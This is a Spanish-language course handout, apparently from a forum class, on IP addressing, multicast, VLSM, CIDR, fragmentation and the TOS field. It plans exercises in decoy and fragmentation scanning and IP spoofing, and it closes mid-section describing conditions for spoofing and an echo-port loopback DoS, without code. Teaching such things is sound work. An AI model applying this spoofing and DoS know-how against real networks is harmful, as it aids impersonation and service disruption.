- Máscaras de longitud variable y Dominios sin Clase
- Fragmentación
- Tipos de Servicio. TOS
- Cómo evitar IP Spoofing

PRACTICAS

En esta ocasión las prácticas no serán "muy vistosas", el objetivo de esta charla es desmitificar IP y conocer alguno de sus secretos, con lo que llevamos hasta ahora y lo que veremos hoy, poco se puede hacer de forma efectiva, nos falta TCP que es la próxima charla, cuando terminemos con TCP estaremos en condiciones de afrontar nuevos retos.

Nos conformaremos con aprender BIEN el protocolo IP y con realizar algunas prácticas sencillitas, estas son:

- Calculadora de subredes y máscaras de subred
- Escaneado de Redes CiDR (dominios sin clase)
- Escaneado con señuelos IP
- Escaneado con Fragmentación
- IP spoofing en LAN/WAN

Al finalizar la charla, hallarás en el foro los siguientes documentos:

- Los contenidos de esta charla
- Un post de ampliación que complementan al segundo PDF entregado y a esta charla
- Un post para la preparación de la siguiente charla

Si no tienes cerca la tabla resumen del formato de cabeceras IP, búscala urgentemente y tenla a tu alcance para que puedas consultarla rápidamente, en esta charla veremos cómo se comportan determinados campos de IP como son:

- Total Length
- Flags IP Don´t Fragment y More Fragments
- Fragment offset
- **TOS, Type of Service (No fue comentado el día de la charla por falta de tiempo, ahora SI)**
- Time to Live (TTL)

Activa también el esnifer que utilices para capturar el tráfico que se mueve por tu tarjeta de red o módem, así podrás seguir algunas explicaciones viendo en tu esnifer esos campos arriba mencionados.

Y una cosa... en esta ocasión no repetiré lo del enrutamiento físico y el enrutamiento lógico (famosa frasecita)....

¿Alguno sabría explicar por qué no será preciso en esta ocasión?

No, no será porque ya se debe conocer, tampoco será por evitar bromas y otros comentarios....

La respuesta está en el mismo contenido de la charla... IP es un protocolo que utiliza direcciones lógicas (direcciones IP) si hemos llegado aquí es porque ya se superó el direccionamiento MAC....

Pero no me quedaré sin darme el gustazo, qué coño:

SIN DIRECCIONAMIENTO FÍSICO NO HAY DIRECCIONAMIENTO LÓGICO

Y ahora, a lo que toca hoy....

Direcciones IP por Clases.

Una de las grandes diferencias entre el direccionamiento MAC y el direccionamiento IP es que éstas últimas pueden agrupar un número de host bajo un mismo grupo de direcciones.

De este modo, se puede llegar a muchos host conociendo simplemente su la parte de red que corresponde a sus direcciones IP.

Mediante el direccionamiento MAC no puedo agrupar los host, técnicamente se dice que el direccionamiento MAC es plano... todos los host de un mismo dominio MAC están comunicados físicamente entre ellos por el medio que los une (un cable, ondas...).

Mediante el direccionamiento IP, se pueden agrupar host, técnicamente se dice que el direccionamiento IP es jerárquico.... se pueden establecer "diferencias" entre unos host y otros gracias a su dirección IP.

Gracias a ello, podemos agrupar un determinado número de máquinas por su función, comportamiento en la red, utilización, importancia, etc.. es decir al agrupar hosts por IP's podemos decidir cuales de ellos pertenecen a un departamento o a otro, podemos decidir si un grupo de ordenadores pertenecen a un grupo concreto en función del uso que den los usuarios de él.

Vamos a poner un ejemplo, como siempre....

Pongamos una empresa, mejor, un colegio...

En el colegio existen 2 salas de ordenadores con 10 ordenadores cada una, 5 despachos con sus correspondientes Pc's y un par de ordenadores más, que ofrecen servicios cara al exterior como pueden ser un Servidor Web y un Servidor FTP

En total tenemos 27 PC's Y TODOS ESTAN CONECTADOS FÍSICAMENTE en el mismo colegio, al mismo cable, en el mismo switch...

Atendiendo al direccionamiento físico, los 27 equipos forman parte del MISMO DOMINIO MAC

El "clasificar" los ordenadores por grupos de IP's nos permite diferenciar los ordenadores que pertenece al aula número 1 de los que pertenecen a la número 2 o diferenciar los que pertenecen a los despachos de las aulas, etc...

Es decir, aunque todos comparten el mismo medio físico, podemos evitar que los ordenadores que pertenecen a las aulas de enseñanza se comuniquen con los ordenadores que pertenecen a los despachos ocupados por el Director, Jefe de Estudios, Secretarias, Administración....

Igualmente, cuando desde Internet, un visitante accede al Servidor Web del colegio, aunque ese Servidor Web está conectado al mismo cable que los ordenadores de las aulas y despachos, "virtualmente" opera como un equipo "aislado", el usuario que navega por el servidor web del colegio, NO PUEDE SALTAR a los equipos de las aulas o despachos por que esos equipos están en OTRA RED.

Pensemos en las direcciones MAC como si fuesen personas... físicamente cada persona es diferente, unos somos morenos, otros rubios, unos altos y otros bajos... pero si atendemos al agrupamiento lógico, dentro de un aula hay rubios, morenos, altos y bajos... y todos ellos forman una clase, con sus diferencias físicas, unos son equipos de trabajo para los alumnos y otros son equipos de trabajo para las secretarias.

Cuando agrupamos hosts por direcciones IP's lo hacemos por razones lógicas y por la función que desempeñan en la red, físicamente los equipos del aula 1 y del aula 2 son iguales, hasta pueden tener el mismo sistema operativo, el mismo tipo de procesador, el mismo color, etc...

Mediante una división lógica los equipos del aula 1 se usan para las clase de Redes y los equipos del aula 2 para programación, la función de ambos tipos de ordenadores es diferente... eso podemos hacerlo agrupando las IP's de los equipos en clases, redes o subredes.

Cuando un ordenador cambia del aula 1 al aula 2..... FÍSICAMENTE NO CAMBIA, la MAC sigue siendo la misma, lo que cambiará es su IP, puesto que debe pertenecer a un nuevo grupo de ordenadores...

Cuando una persona cambia de domicilio, su dirección postal es distinta, cambia de calle, de casa, de ciudad, de lo que sea, pero la persona SIGUE SIENDO LA MISMA, no se es más alto, ni más rubio por vivir en Barcelona o en Lugo, eres como eres...

Por tanto las direcciones IP pueden agrupar hosts en clases, las clases en redes, las redes en subredes y las subredes en hosts. El punto final (nodo) de una red es el host

Para poder manejar diferentes tipos de redes, se pensaron las Clases de direcciones IP y se formaron los siguientes grupos atendiendo a la clase que pertenecen:

Clase A: desde la 1.0.0.0 a la 126.255.255.255

Clase B: desde la 128.1.0.0 a la 191.254.255.255

Clase C desde la 192.0.1.0 a 223.255.255.255

Clase D 224.0.0.0 a la 239.255.255.255

Clase E 240.0.0.0 a la 255.255.255.255

Bueno, no todas están disponibles... hay algunas que no serán válidas, pero por ahora nos hacemos una idea de ellas...

En el documento de preparación a esta charla se habló de las clases A-B-C, vamos a ver un poquito de las clases D y E que sólo fueron mencionadas.

CLASE D

Las direcciones de clase D se crearon para permitir la ***multidifusión*** en una Red IP.

*Vaya.. que definición más chula... ¿qué es una **multidifusión**?*

Bueno, hasta ahora conocemos un término que designa la forma de acceder a TODOS los host, el famoso ***broadcast***.

Seguro que más de una vez has oído hablar de ***unicast, multicast y broadcast.***

Unicast es ***unidifusión***, es decir, el mensaje o envío IP va dirigido a un UNICO host

Broadcast es ***difusión***, es decir, el mensaje o envío IP va dirigido a TODOS los host

Multicast es ***multidifusión***, es decir, el mensaje o envío IP va dirigido a un GRUPO de host.

Es muy normal confundir ***Broadcast*** con ***multicast***, sobre todo cuando un GRUPO de host son TODOS los host de la red... pero no es lo mismo, siguiendo el ejemplo del Colegio, pensemos de momento que un mensaje de ***multidifusión*** puede ir dirigido a los host del Aula 1, mientras que un mensaje de ***broadcast*** alcanzaría a TODOS, los de aula 1, aula 2, despachos y servidores web y FTP

Los mensajes de ***multidifusión*** **utilizan la Clase D** de direcciones IP y se representa con una dirección de red única (dentro del intervalo válido para la clase D) que dirige paquetes de datos a grupos predefinidos de direcciones IP.

En a práctica... una sola estación emisora puede transmitir un mismo mensaje a varios receptores, en lugar de tener que enviar un mensaje por cada uno de los receptores...

Si lo piensas es muy parecido a ***broadcast***, excepto que ***broadcast*** alcanzaría a TODOS y ***multicast*** sólo a unos pocos.... o unos muchos... dependerá de la red destiino.

Los primeros cuatro bits de una dirección del clase D son siempre 1110 (128+64+32=224)

El espacio de direcciones **de Clase D**, no se usa para trabajar con redes o host individuales, se usan para distribuir paquetes de ***multidifusión*** dentro de una red privada a grupos de sistemas finales mediante direccionamiento IP.

Las direcciones de clase D, no hacen diferencias entre "*parte de host y parte de red*" como lo hacen las direcciones de Clase A, B, ó C.

Es un direccionamiento complejo y “difícil de pillar” a la primera... seguro que lo estás notando en tus “propias carnes”.

Por si fuera poco existen dos grupos dentro de las direcciones ***multicast***

> *Grupos permanentes*: Son los que han sido estandarizados. Los hosts asignados a estos grupos son permanentes, pueden afiliarse a él o ser quitados de él.
>
> Grupos importantes de este tipo son:
>
> 224.0.0.0 Dirección reservada de base
> 224.0.0.1 Todos los sistemas de la subred
> 224.0.0.2 Todos los routers de la subred
> 224.0.1.1: NTP (*Network Time Protocol*).
> …….
>
> *Grupos transitorios*: Son los grupos que no son permanentes y se van creando según las necesidades, por ejemplo:
>
> 224.0.3/24 hasta 238.255/16: Para cualquier grupo de ámbito mundial.
> 239.255/16: Para grupos locales de una organización

Y para terminar de liarla, no todos los sistemas operativos admiten direcciones de multi***difusión***, ni tampoco pueden que sena admitidas por todos los routers, la verdad es que la ***multidifusión*** es un intento de limitar el ***broadcast*** y que no sea necesario notificar a TODOS los host de una subred “algo” que sólo debería ir dedicado a solo unos cuantos.

El objetivo de IP ***multicast***: es conservar ancho de banda, replicando paquetes sólo cuando sea necesario

El campo TTL (tiempo de vida) de un mensaje de ***multicast*** se fija a unos valores determinados dependiendo del ámbito de dirección de la IP ***multicast*** utilizada:

- Local a un nodo (*node-local*): TTL 0
- Local a una subred (*link-local*): TTL 1
- Local a un lugar (*site-local*): TTL 32

El servicio que puede ofrecer el direccionamiento ***multicast*** puede ser:

- Cada ordenador puede entrar o salir de un grupo ***multicast*** en cualquier instante.
- No hay restricciones en cuanto al número de grupos en los que puede ingresar, ni en cuanto a la ubicación de los miembros
- Un ordenador no tiene que pertenecer a un grupo para enviar mensajes a los miembros del mismo: Los emisores no conocen a los destinatarios, ni viceversa.
- Modelo similar a la *radiodifusión*, pero con múltiples emisores y múltiples receptores:
  - Una a uno
  - Uno a varios
  - Varios a uno
  - Varios a varios

La dirección de clase D es un nombre lógico, no incluye ninguna información “topológica", y ha de ser “convertida" de manera distribuida en el conjunto de destinatarios, que varía dinámicamente

CLASE E

Esta clase es fácil de explicar....

Su uso está reservado a fines experimentales o de investigación.

A continuación veremos otro tipo de clasificar las direcciones IP por su función en la red y/o por su ámbito dentro de Internet, los rangos de direcciones que se exponen a continuación ya han sido determinados en los otros documentos, repásalos para averiguar los intervalos concretos a los que se refieren.

Direcciones de Red. Otras divisiones

Si atendemos a otro criterio diferente para el direccionamiento IP que no sea por la Clase a la que pertenecen sus direcciones podemos encontrarnos otra división de direcciones:

- Direcciones Públicas, Direcciones Privadas y Direcciones Ilegales
- Direcciones APIPA, Direcciones dinámicas y Direcciones estáticas
- Direcciones de Loopback

Las direcciones públicas son aquellas que se utilizan normalmente en Internet para diferenciar un host de otro, NUNCA deben estar duplicadas, no deben existir dos host con una dirección pública idéntica.

Las direcciones privadas son aquellas que utilizan las LAN para direcciionar los hosts que pertenecen a ellas, estas direcciones pueden estar duplicadas, pero no dentro de la misma LAN.

Los routers no dejarán salir a una red pública cualquier IP origen que esté dentro de este Rango

Las direcciones ilegales son aquellas LAN que están construidas con direcciones IP que no son privadas, esto es, LAN's que utilicen direcciones públicas como direccionamiento interno de la LAN.

Aunque no es adecuado, es posible asignar cualquier dirección de clase A-B-C a una LAN, el problema nos llegará cuando se quiera comunicar esa LAN con una red pública como Internet.

Las Direcciones IP privadas automáticas (***APIPA, Automatic Private IP Addressing***) permiten automatizar la configuración de direcciones TCP/IP para redes con una única subred que no contienen servidores DHCP.

En algunos sistemas Operativos como Windows 2000, cuando un hosts que intenta ponerse en contacto con un servidor DHCP de la red para obtener dinámicamente la configuración de cada conexión de red instalada puede ocurrir que:

> Caso a) Si se comunica con un servidor DHCP y la configuración obtenida es correcta, se completa la configuración de TCP/IP.
>
> Caso b) Si el equipo no logra comunicarse con un servidor DHCP, utiliza en su lugar APIPA para configurar automáticamente TCP/IP. Cuando se utiliza APIPA, Windows 2000 determina una dirección del intervalo de direcciones IP reservadas entre 169.254.0.1 y 169.254.255.254. Esta dirección se utiliza como configuración de dirección IP temporal hasta que se encuentre un servidor DHCP. La máscara de subred se establece en 255.255.0.0.

El intervalo de direcciones IP de ***APIPA*** está reservado por IANA (Autoridad de números asignados de Internet, *Internet Assigned Numbers Authority*). Las direcciones IP de este intervalo no se utilizan en Internet.

APIPA elimina la configuración de direcciones IP para redes de oficinas pequeñas o domésticas con una única subred que no están conectadas a Internet.

Las direcciones estáticas o fijas son aquellas que el administrador de la red o proveedor de servicios de Internet (ISP) asigna a los hosts conectados a sus redes de forma permanente y administrativamente, es decir, la dirección IP no cambia a menos que el administrador de la red lo indique específicamente.

Las direcciones dinámicas son aquellas que se entregan a los host de una red para ser usadas en un momento determinado y con un periodo de validez, normalmente ese tipo de direccionamiento lo realiza un servidor de direcciones IP (un servidor de DHCP

Las direcciones de loopback o bucle inverso, son un rango de direcciones especial que identifican la propia tarjeta de red del host donde reside, la comunicación con ese rango de direcciones no saldrá de la NIC del host, no podrá ser usada para construir redes y el objeto de su existencia en probar la conectividad y funcionamiento de TCP/IP sobre el mismo host y NIC.

Cualquier envío-petición a una dirección de ***loopback*** no será enrutada, ni en LAN ni en Internet.

Máscaras de red de Longitud Variable.

Hasta ahora la única forma de dividir las redes de Clases A-B-C en otras redes más pequeñas (subnetting o subredes) era el uso de máscaras de subred.

La máscara de subred tiene el aspecto de una dirección IP, sólo que siempre comienza por el valor 255 y los otros tres octetos pueden variar dependiendo si se trata de una Clase A, B ó C

Ya deberías conocer lo que es la parte de Red y la parte de Host, las máscaras de subred toman un número de bits de la parte de host de una dirección IP dependiendo de la Clase a la que pertenece.

Para construir subredes en función a la Clase a la que pertenecen, puedes usar estos formatos:

Clase A 255.xxx.xxx.xxx

Clase B 255.255.xxx.xxx

Clase C 255.255.255.xxx

Las x's tomaran diferentes valores para crear las subredes de cada clase, repasa el documento entregado como preparación a esta charla para averiguar más acerca del subnetting.

Bueno, no es el momento de ponerse a crear subredes... se supone que ya sabes para lo que sirven y como se construyen, lo que sí interesa es conocer que no siempre es así... que existen otros métodos....

Partiendo del hecho que una subred es parte de una red y que esa red puede ser de Clase A-B-C, vamos a ver cómo se construyen subredes SIN IMPORTAR la máscara de subred, o al menos sin importar que la máscara de subred sea la misma para todas las subredes de una LAN.

VLSM (Máscaras de subred de longitud variable)

El objetivo de esta técnica es no perder tantos recursos como ocurre con la división en subredes de Clase puras, te recuerdo que una de las desventajas de usar subredes es que se pierden muchas direcciones de host, eso en un direccionamiento privado puede no ser muy significativo puesto que son gratis...

Pero en Internet, las direcciones IP públicas se pagan... y si una empresa necesitase 300 Ip's públicas en un misma red, con una clase C no le serían suficientes (como máximo dispondríamos de 254) y con una clase B nos entregarían 65534, bastantes más de las que se necesitan.

Imagino que ninguno de vosotros estaríais de acuerdo en pagar 65534 "cosas" cuando sólo necesitáis 300 de esas "cosas"....

Antes de entrar en las particularidades de ***VLSM*** conviene acostumbrarse a:

- Nueva notación de máscaras de subred mediante el signo /, este método indica el número de bits a unos consecutivos que tiene la máscara de subred de una dirección IP, ejemplos:

  - IP 172.28.1.0 y máscara 255.255.224.0 , se escribiría: 172.28.0.1 /19

  Puesto que 255.255 son 16 unos y 224 es 11100000 , en total 19 unos....

  - IP 10.1.32.216 y máscara 255.255.248.0, se escribiría: 10.1.32.216 /21

  Puesto que 255.255 son 16 unos y 248 es 11111000, en total 21 unos....

  - IP 192.168.0.145 y máscara 255.255.255.128, se escribiría: 192.168.0.145 /25

  Puesto que 255.255.255 son 24 unos y 128 es 10000000, en total 25 unos....

El problema de usar direcciones basadas en Clases es que éstas suelen ser demasiado grandes o demasiado pequeñas para la mayor parte de las operaciones, pongamos el siguiente ejemplo:

Disponemos de una red que conecta varios edificios o salas con los siguientes ordenadores por cada uno de ellos:

Edificio 1,2 con 2500 y 3000 ordenadores en cada una de ellas.

Edificio 3,4,5 y 6 con 450 equipos cada una de ellas

Edificio 7 y 8 con 250 equipos cada una de ellas.

Si los sumamos todos tenemos: 7800 ordenadores/equipos en la red.

Con una clase C, dispondríamos de 254 equipos... nos faltan

Con una clase B, dispondríamos de 65534 equipos... nos sobran....

Con una clase A. Más de 16 millones... nos sobran todavía mas

Supongamos que nos “venden” cada IP a 500 pesetas x mes.... empieza a calcular lo que cuesta una clase A....

Seguro que estarás pensando en unir varias clases C, bueno no estaría mal... pero necesitaríamos unas 31 redes de clase C, con sus correspondientes routers... si cada router cuesta 250.000 ptas ... 7 millones de pelas SOLO EN ROUTERS!!! Y tenemos que sumarle el coste de las IP’s,

31 redes de clase C x 256 Ip’s de cada clase x 500 ptas = 3.968.000 a sumar a los 7 millones en routers

Si Usamos una clase B... bien, podríamos disponer de un solo router (aunque sea muy gordo) pero si tenemos que pagar por cada IP.... pongamos que son 500 ptas x IP = casi 32 millones de pelas AL MES!!

La solución óptima sería pagar por las 7800 Ip’s que necesitamos... es decir :

7.800 Ip’s por 500 = 3.900.000 pelas...al mes... pero al menos nos ahorramos 7 millones de los routers...

Como ya te dije antes, si fuesen IP’s privadas, no habría coste... pero si son públicas hay que pagar por ellas.

Pues esto es lo que se consigue con VLSM, disponer de un espacio de direccionamiento IP más ajustado a la realidad y a las necesidades del cliente, que se pague o se use las direcciones IP que se necesiten y no toda una clase B como sería el ejemplo

Además del coste, si a cualquiera que necesitase más de 256 IP’s se le asignase una Clase B entera, en poco tiempo se acabarían las direcciones de ese rango... de hecho se están acabando, ya lo sabes....

VLSM introduce un par de reglas o conceptos nuevos que reducen este derroche económico y de recursos que no se utilizarán jamás...

1º) No es preciso eliminar las subredes que son todo unos o todo ceros, (aunque si serán inválidas la primera y última dirección de host por cada subred) así por ejemplo sería válido usar la IP 172.28.254.255

2º) Permite tener diferentes máscaras aplicadas a distintas secciones de la red, con ello se hace posible dividir la red en fragmentos más pequeños o más grandes a medida que se vaya necesitando.

Resumiendo que el uso de VLSM consiste en dividir las subredes en otros espacios más pequeños a modo de sub-subredes partiendo de la subred mas grande que se necesite para direccionar los hosts que pertenezcan a esa subred.

Los routers actuales están preparados para manejar VLSM, es el administrador de la red el que necesita conocer las distintas máscaras que aplicar a cada porción y disponer de un buen conocimiento de la filosofía del subnetting y dominio del direccionamiento IP en binario.

En el post de ampliación que sigue a esta charla encontrarás un ejemplo completo de cómo calcular las máscaras de longitud variable de este mismo ejemplo.... por ahora no diremos más, basta que conozcas que no siempre las máscaras de subred son fijas para cada una de las subredes.

Dominios sin Clase. CIDR

El enrutamiento interdominio sin clases (CIDR) es similar en su concepto a VLSM.

CIDR se usa actualmente para direcciones públicas debido a la escasez de las mismas y es una técnica que elimina la idea de las redes basadas en Clases.

El objetivo de CIDR es permitir a los ISP (Proveedores de Servicios de Internet) que puedan manejar intervalos o bloques de menor o mayor tamaño de direcciones IP.

Por decirlo de algún modo sencillo, el ISP puede tener asignado 2048 direcciones IP de una clase cualquiera y las cede a sus clientes según las necesidades particulares de cada uno, de manera que el propio ISP aplica la máscara de subred a su espacio de direcciones independientemente de la Clase a la que pertenezca.

De esta forma el usuario final puede solicitar más de una IP a su propio proveedor (que pagará por ella) e incluso puede disponer de esas direcciones IP múltiples con un solo enlace.

La forma de trabajar es sencilla, pongamos un ejemplo:

1º) Un cliente le pide a su ISP 25 direcciones públicas

2º) El proveedor busca en su espacio de direccionamiento 25 IP's contiguas, esto es requisito, no será posible utilizar CIDR si no se trata de un espacio de direcciones consecutivas.

3º) Pongamos que encuentra este intervalo... 64.90.1.32 a 64.90.1.63, como ves son 32 no 25, y no olvides que hay que restar la primera y la última, por tanto serán 30 utilizables puesto que la .32 y la .63 corresponderían a las direcciones de red y ***broadcast*** para dicha subred.

4º) Le impone al cliente una máscara de subred de /27, con ello las IP's válidas serían desde la 64.90.1.33 a la 64.90.1.62, el cliente dispone de ese "espacio" que pertenece a una clase A, pero no de toda la clase A. Incluso, lo más probable es que ni el mismo ISP tenga en su poder toda la clase A para esa red y que sea asignada a varios ISP's .

CIDR utiliza una distribución geográfica para la asignación de intervalos de direcciones, ese es uno de los motivos por los que determinados rangos de IP's corresponden a un país concreto.

Si observas el ejemplo, el cliente final no podrá utilizar menos bits en la máscara de subred que le asignó el proveedor, es decir, no podrá usar máscaras de /27 o inferiores aunque una clase A le permita /25 ó /26, pero si podrá utilizar un número mayor

El propio cliente puede utilizar una máscara mayor (usar mas bits) y subdividir su propio espacio de direcciones en otros más pequeños con la precaución de utilizar únicamente las direcciones que le han sido asignadas.

La solución que implementan las direcciones privadas para acceder a una red pública con una sola IP asignada es NAT, de tal forma que en lugar de disponer una IP pública para cada host de la LAN se utilizan servidores NAT (frecuentemente el mismo router) para traducir las IP's privadas en una sola dirección pública mediante el uso de Tablas NAT.

En el foro ya tienes un post de cómo funciona NAT y NAPT o PAT, léelo por si no sabes exactamente de qué se está halando.

Fragmentación

La fragmentación es una solución a un problema con el que se encontraron los creadores del IP.

Para entender este problema es necesario conocer una característica que poseen todas las redes: el **MTU** (***Maximun Transmission Unit***) o ***Unidad Máxima de Transmisión***; que no es otra cosa que el tamaño máximo que puede tener un paquete para circular por esa red.

Este parámetro puede variar de unas redes a otras: 1500 bytes en ***Ethernet***,

Cuando un paquete tiene que atravesar una red cuya MTU es menor que su tamaño, el paquete debe fragmentarse. Para controlar el proceso de fragmentación y reensamblado de paquetes se utilizan varios campos de la cabecera IP (campo flags)

- **Flag DF. (Don't Fragment Bit)**

  Si este flag esta activo ('1') el paquete no puede ser fragmentado nunca. Si se diese el caso de llegar a una red con MTU mas pequeña que el tamaño del paquete, este seria destruido.

- **Flag MF. (More Fragments)**

  Mediante este flag se marca el ultimo fragmento de un paquete ('0').

- **Fragment Offset. (FO)**

  Con este campo se controla la situación del fragmento dentro del paquete.

- **Total Length. (TL)**

  Una vez restado el tamaño de la cabecera indicará el numero de bytes del paquete original que lleva ese fragmento. Daros cuenta que con el resto de campos sabíamos si era o no un fragmento y el lugar donde comenzar a poner los datos, pero no EL NUMERO DE BYTES QUE DEBIAMOS PONER.

Combinaciones

Si MF = '0' y FO = 0, el paquete no es un fragmento.
Si MF = '1' y FO = 0, se trata del primer fragmento de un paquete.
Si MF = '0' y FO != 0 (distinto de 0), se trata del último fragmento de un paquete.

Cualquier otro fragmento tendrá el flag MF = '1' y el FO != 0.

Aclaración: cuando hablo de paquete me refiereo a un paquete IP

Cuando un paquete llega a un router o gateway de entrada a una red cuya MTU es menor que el tamaño del mismo, el modulo IP del gateway comprueba el flag 'DF' de la cabecera del paquete. Si esta activo el paquete es destruido. En caso contrario se procede a la fragmentación del mismo.

Cada fragmento de un paquete no es mas que otro paquete IP. Por supuesto cada fragmento tendrá sus campos MF y FO acordes con su situación en el antiguo paquete y por lo tanto su ***Checksum*** también cambiará.

Todos los fragmentos creados serán de longitud igual al MTU de la red, excepto el ultimo. Los fragmentos de un paquete se distinguirán de los de otro mediante la conjunción de los campos:

identification, protocol, source y destination address.

Resumiendo.... la fragmentación es una técnica que utiliza IP para dividir un paquete de datos de una transmisión en unidades más pequeñas debido al límite impuesto por el medio de red que atraviesa dicho paquete, para ello los paquetes se numeran y se activan bits que indican si se trata de un fragmento o no, de ese modo el equipo destino sabe cómo reensamblar el paquete, si se trata de un fragmento, al igual que conoce si el paquete recibido es el último fragmento del envío.

En el post de ampliación dispones de un ejemplo completo de cómo un paquete IP se fragmenta al atravesar diferentes redes con distintas MTU, ***no dejes de leerlo.***

Manipulación de los bits de TOS

Importante: *Esto no se incluyó en la charla por falta de tiempo....*

Los bits del campo de tipo de servicio (TOS) son un conjunto de cuatro indicadores de un bit de la cabecera de IP.

Si uno de estos indicadores de bit vale 1, un router puede manipular el paquete de forma diferente del caso en el que ningún indicador valiera 1.

Cada uno de los cuatro bits tiene un propósito diferente y sólo uno de los bits de TOS puede valer 1 al mismo tiempo, es decir, las combinaciones no están permitidas.

Estos indicadores de bit se denominan de "tipo de servicio" porque permiten que la aplicación que transmite los datos informe a la red del tipo de servicio de red que requiere.

TOS es un byte de 8 bits, en el que cada bit tiene un significado especial, si los leemos de izquierda a derecha son:

Los tres primeros (más significativos) pueden ser:

000 ======= Normal, en inglés: Nomal ======== hex: 00
001 ======= Prioritario, en Inglés: Priority ====== hex: 20
010 ======= Inmediato, en inglés Inmediate ==== hex: 40
011 ======= Ya!!, en Inglés Flash ========== hex 60

Los bits 4-5-6-7 definen la Clase de Servicio, sus valores posibles son:

1000 ====== Demora mínima, en inglés: Delay ================ hex 10
0100 ====== Rendimiento máximo, en inglés: High Throughput ====hex 08
0010 ====== Fiabilidad máxima, en Inglés: High Reability ======== hex 04
0001 ====== Coste mínimo, en inglés: coast ================== hex 02
0000 ====== Normal y en inglés igual;) ====================== hex 00

El último bit que completa el byte es siempre 0....

No pueden activarse más de un bit simultáneamente en los grupos anteriores, vamos que no podemos enviar paquetes IP que minimicen el retardo y maximicen la fiabilidad al mismo tiempo, pero sí podemos enviar paquetes Inmediatos y de fiabilidad máxima...

Por tanto los valores posibles serán uno de estos:

00-02-04-08-10-20-22-24-28-30-42-44-48-50-52-54-58-60-62-64-68-70

Para averiguar su correspondencia es sencillo,

Ejemplo 1: valor 44(40+4 en hex)

40 es Inmediato y 4 de fiabilidad máxima.

Ejemplo 2: Valor 30 (20 + 10 en hex)

20 es Prioritario y 10 con demora mínima

Te recomiendo que utilices Commview en el modo de enviar paquetes y varía con esos valores el campo TOS, verás cómo decodifica el dato hexadecimal del mismo modo que lo indiqué anteriormente.

No todos los routers y servicios toman en cuenta el valor del campo TOS, últimamente está muy de moda, debido a la cantidad de servicios que transporta IP, Voz Ip, Vídeo, sonido, móviles, etc...

Muchos de los servicios llamados QoS (Calidad de servicio) utilizan combinaciones del campo ToS para adaptar sus mensajes.

Ahora veamos las clases de servicios y algunos ejemplos útiles que pueden usar el campo TOS

Las clases de servicios de red disponibles son:

Demora mínima

Se utiliza cuando se le da la máxima importancia al tiempo de viaje de un paquete del 'host' de origen al 'host' de destino (demora). Por ejemplo, una red podría estar utilizando tanto conexiones de red de fibra como por satélite. Los datos transportados por las conexiones por satélite tienen que viajar más lejos y su demora entre los mismos extremos será por lo general mayor que la de las conexiones de red terrestres. Con este tipo de servicio no se transporten por satélite.

En otras palabras, el paquete será enviado tan rápido como sea posible

Rendimiento máximo

Se utiliza cuando el volumen de datos transmitidos en cualquier período de tiempo es importante. Existen numerosos tipos de aplicaciones de red para las que el tiempo de demora no es muy importante pero el rendimiento sí que lo es; por ejemplo, las transferencias de ficheros en bloque. Con este tipo de servicio se utilizarán rutas de demora alta, pero de gran ancho de banda, como las conexiones por satélite.

En otras palabras: Si es posible, el paquete será enviado por la ruta de mayor capacidad

Fiabilidad máxima

Se utiliza cuando es importante tener alguna certeza de que los datos llegarán al destino sin necesidad de una retransmisión.

El protocolo IP puede transportarse sobre un número variado de medios de transmisión de bajo nivel. Este servicio ofrece alta fiabilidad para transportar IP, se utiliza sobre todo en medios fiables y con pocas pérdidas de datos por problemas del medio, LAN, conexiones de fibra, frame relay, etc...

En otras palabras, el paquete será enviado por la línea de mayor seguridad

Coste mínimo (en desuso)

Se utiliza cuando resulta importante minimizar el coste de los datos transmitidos. El alquiler de ancho de banda de un satélite para una transmisión transoceánica cuesta generalmente menos que el alquiler de espacio de un cable de fibra óptica sobre la misma distancia, claro que para ello el proveedor de servicios debe tener al menos esas dos rutas contratadas....

En otras palabras, el paquete será enviado por la línea más barata en coste económico.

Algunos servicios que pueden ser asociados a estos parámetros son:

PROTOCOLO	TOS	DESCRIPCION
TELNET	1000	Minimizar retraso
Sesión de Control FTP	1000	Minimizar retraso
Sesión de Datos FTP	0100	Maximizar productividad
NNTP	0001	Minimizar Coste
IGP	0010	Maximizar fiabilidad

En la práctica muchos sistemas operativos y routers pueden ser identificados por la forma que tratan el campo TOS, incluso se pueden crear listas de acceso para paquetes IP con determinados valores, así por ejemplo, un router puede negar el acceso a la red si el campo TOS no se ajusta a los valores deseados

Evitar IP spoofing

El IP spoofing se dirige usualmente a ocultar la identidad de un atacante, sobre todo cuando la denegación de servicios (DoS) es la meta del ataque.

Se usa para simular que un ordenador es otro, o como forma de convencer a la víctima, por ejemplo, que un ataque o comunicación llega desde otra, cuando de hecho llega de un enemigo.

También puede usarse para observar cómo una víctima reacciona y para determinar qué respuestas es posible obtener ante un determinado ataque.

Los problemas típicos que se pueden encontrar a la hora de hacer IP-Spoofing son:

- Los medios y dispositivos de nuestra LAN, existen switchs "inteligentes" que pueden impedir el MAC-spoofing e IP spoofing
- Nuestro propio router, pueden existir filtros y ACL's (listas de acceso) que impiden salir con una IP que no pertenece al rango de red al que el router presta servicio
- NAT, esto es un protocolo que traduce las IP'S internas en las IP's públicas que nuestro ISP nos asignó, si desde el origen ya se tuneliza la IP de salida con la IP que el proveedor nos asignó, será imposible falsear nada
- El/los medios del proveedor, al igual que nosotros, nuestro ISP puede imponer sus propias reglas de acceso a la red para sus clientes, es decir, puede tener en sus routers-firewalls-switches ACL's que rechazan los intentos de conexión a destinos cuyo origen no pertenezca al segmento de red que dan servicio
- Que la IP a la que suplantamos exista en la red, si lo piensas es algo obvio, si nos hacemos pasar por el servidor de google para "atacar" a otro PC, las respuestas que ofrezca la víctima las dirigirá al servidor de google puesto que pensará que es esa máquina quien inicia la comunicación... si el servidor de google está activo las respuestas que le llegan de la víctima las rechazará puesto que él no las emitió originalmente... vamos que para que el IP-spoofing funcione es muy frecuente que ANTES hayamos sido capaces de provocar un DoS al equipo por el que nos hacemos pasar....

De todo esto hay que aprender y aplicar las soluciones a los siguientes casos:

1º) La dirección IP 127.xxx.xxx.xxx únicamente se usa para enrutamiento interno de paquetes desde un host a si mismo. No hay ningún paquete legítimo que deba atravesar un router o gateway con esta dirección de origen.

Un no muy lejano ataque que causa denegación de servicios se realiza enviando un paquete al puerto de eco de un host poniendo como dirección origen 127.0.0.1 y el puerto de origen como el propio puerto de eco.

La función del puerto de eco es devolver cualquier paquete que llegue a su origen. Si el paquete proviene del propio host, y de su propio puerto de eco, se crea un bucle infinito que, en muchos casos, termina desactivando el ordenador

